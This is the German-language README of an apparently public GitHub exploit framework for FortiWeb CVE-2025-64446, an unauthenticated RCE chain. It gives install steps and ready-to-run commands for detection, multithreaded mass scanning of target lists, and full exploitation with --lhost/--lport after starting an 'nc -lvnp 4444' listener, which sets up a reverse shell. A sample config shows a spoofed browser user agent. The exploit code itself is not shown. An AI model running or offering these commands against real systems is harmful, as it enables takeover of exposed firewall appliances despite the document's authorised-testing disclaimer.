 cerberusmrxi/fortiweb-cve-2025-64446-rce-exploit
Sicherheitsforschungstool für die FortiWeb-Schwachstelle CVE-2025-64446. Automatisiertes Exploitation-Framework mit erweitertem Logging, Echtzeit-Metriken, Proxy-Debugging und professioneller Berichterstattung. Enthält Wiederholungslogik, Multithreading und konfigurierbare Einstellungen. Nur für autorisierte Sicherheitstests. CVSS 9.8 Kritisch.





Professionelles Framework für Sicherheitsforschung & Schwachstellenbewertung
Installation · Schnellstart · Verwendung · Architektur · CLI-Referenz · Haftungsausschluss
Das FortiWeb Research Tool ist ein Python-Bewertungsframework für die autorisierte Erkennung und Analyse von CVE-2025-64446, einer kritischen Schwachstelle zur Remote-Codeausführung ohne vorherige Authentifizierung, die FortiWeb Web Application Firewall-Appliances betrifft.
| Attribut | Detail |
|---|---|
| Autor | Sudeepa Wanigarathna |
| CVE | CVE-2025-64446 |
| CVSS | 9.8 (Kritisch) |
| Klasse | Authentifizierungsumgehung + Path-Traversal → beliebiger Datei-Upload → RCE |
| Betroffen | Builds vor 7.6.7 / 7.8.7 / 8.0.2 (gegen das offizielle Advisory prüfen) |
| Behebung | Upgrade auf eine gepatchte FortiWeb-Version |
| Sprache | Python 3.7+ |
| Einstiegspunkt | exploit.py |
| Modus | Flag(s) | Zweck |
|---|---|---|
| Erkennung | --detect-only | Nicht-exploitative Schwachstellenindikatoren |
| Sicher / schreibgeschützt | --safe-mode | Verändernde Exploit-Schritte überspringen |
| Massenscan | --targets + --scan-mode | Parallele Bewertung mehrerer Ziele |
| Exploitation | --target + --lhost | Kontrollierte Kette nur in autorisierten Laboren |
| Probelauf | --dry-run | Ablauf üben, ohne Änderungen anzuwenden |
| Berichterstattung | --output-dir | JSON- & HTML-Engagement-Berichte |
| Feld | Wert |
|---|---|
| CVE-ID | CVE-2025-64446 |
| CVSS-Score | 9.8 (Kritisch) |
| Auswirkung | Vollständige Systemkompromittierung bei erfolgreicher Ausnutzung |
| Behebung | Upgrade auf 7.6.7, 7.8.7, 8.0.2 oder neuer |
Bestätigen Sie betroffene/behobene Versionen vor dem Engagement-Scoping stets gegen Fortinet PSIRT.
| Verwendung | Scan-Ergebnisse |
|---|---|

 |  |
| HTML-Ausgabe |
|---|
 |
git clone https://github.com/CerberusMrXi/FortiWeb-cve-2025-64446-RCE-exploit
cd FortiWeb-cve-2025-64446-RCE-exploit

python3 -m venv venv
source venv/bin/activate          # Linux / macOS
# venv\Scripts\activate           # Windows

pip install -r requirements.txt
python3 exploit.py --help
| Paket | Funktion |
|---|---|
requests, urllib3 | HTTP-Client |
rich, colorama, tqdm | Terminal-UI & Fortschrittsanzeige |
pyyaml | Laden von config.yaml |
Optional (Entwicklung): pytest, black, flake8, mypy, python-dotenv — siehe requirements.txt.
# Vulnerability check only (recommended first)
python3 exploit.py --target https://192.168.1.100:8443 --detect-only

# Safe / read-only checks
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode

# Mass scanning
python3 exploit.py --targets targets.txt --scan-mode --threads 10

# Authorized exploitation (requires listener host)
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
Hinweis: Der Exploitation-Modus erfordert
--lhost. Verwenden Sie--detect-onlyoder--safe-mode, wenn Sie nicht beabsichtigen, die vollständige Kette auszuführen.
python3 exploit.py --target https://192.168.1.100:8443 --detect-only
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --verbose
python3 exploit.py --target https://192.168.1.100:8443 --safe-mode
python3 exploit.py --target https://192.168.1.100:8443 --detect-only --timeout 30
Die Erkennung bewertet Erreichbarkeit, Versionshinweise, API-Exposition, Path-Traversal-Indikatoren, Auth-Bypass-Signale und die Zugänglichkeit von Upload-Endpunkten. Das Risiko wird anhand dieser Indikatoren als Kritisch / Hoch / Mittel / Niedrig eingestuft.
cat > targets.txt << 'EOF'
https://192.168.1.100:8443
https://192.168.1.101:8443
https://192.168.1.102:8443
EOF

python3 exploit.py --targets targets.txt --scan-mode
python3 exploit.py --targets targets.txt --scan-mode --threads 20 --verbose
python3 exploit.py --targets targets.txt --scan-mode --output-dir ./reports
ScannerManager führt FortiWebScanner-Worker über einen Thread-Pool aus, gibt eine Rich-Zusammenfassungstabelle aus und schreibt scan_report.json / scan_report.html.
# Start your listener first (example)
nc -lvnp 4444

python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --proxy http://127.0.0.1:8080
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --dry-run
python3 exploit.py --target https://192.168.1.100:8443 --lhost 192.168.1.50 --lport 4444 --user-agent "Research/1.0"
# config.yaml
target: https://192.168.1.100:8443
lhost: 192.168.1.50
lport: 4444
timeout: 15
threads: 5
verify_ssl: false
verbose: true
proxy: http://127.0.0.1:8080
user_agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
output_dir: reports
log_dir: logs
detect_only: false
safe_mode: false
dry_run: false
python3 exploit.py --config config.yaml
python3 exploit.py --config config.yaml --target https://10.0.0.1:8443 --lport 9999
CLI-Flags überschreiben die aus der YAML-Datei geladenen Werte.
exploit.py
├── ExploitConfig / ExploitResult / RequestMetrics   # dataclasses
├── LogManager                                       # exploit.log, errors.log, requests.log
├── Banner / StatusDisplay                           # Rich / colorama UI
├── FortiWebScanner                                  # detect-only checks (no exploit chain)
├── ScannerManager                                   # threaded multi-target scans + reports
├── FortiWebExploit                                  # single-target detect / exploit workflow
└── main()                                           # argparse + mode dispatch
| Komponente | Zuständigkeit |
|---|---|
FortiWebScanner | Prüfungen von Erreichbarkeit, Version und CVE-Indikatoren |
ScannerManager | Parallelisierte Multi-Ziel-Scans, JSON/HTML-Zusammenfassungen, Übersichtstabelle |
FortiWebExploit | Konfigurationsgesteuerte Sitzung, Wiederholungen, Metriken, Berichte, optionaler Exploit-Pfad |
LogManager | Strukturierte Dateiprotokollierung + farbige Konsole |
Übergeordneter Ablauf für ein einzelnes Ziel:

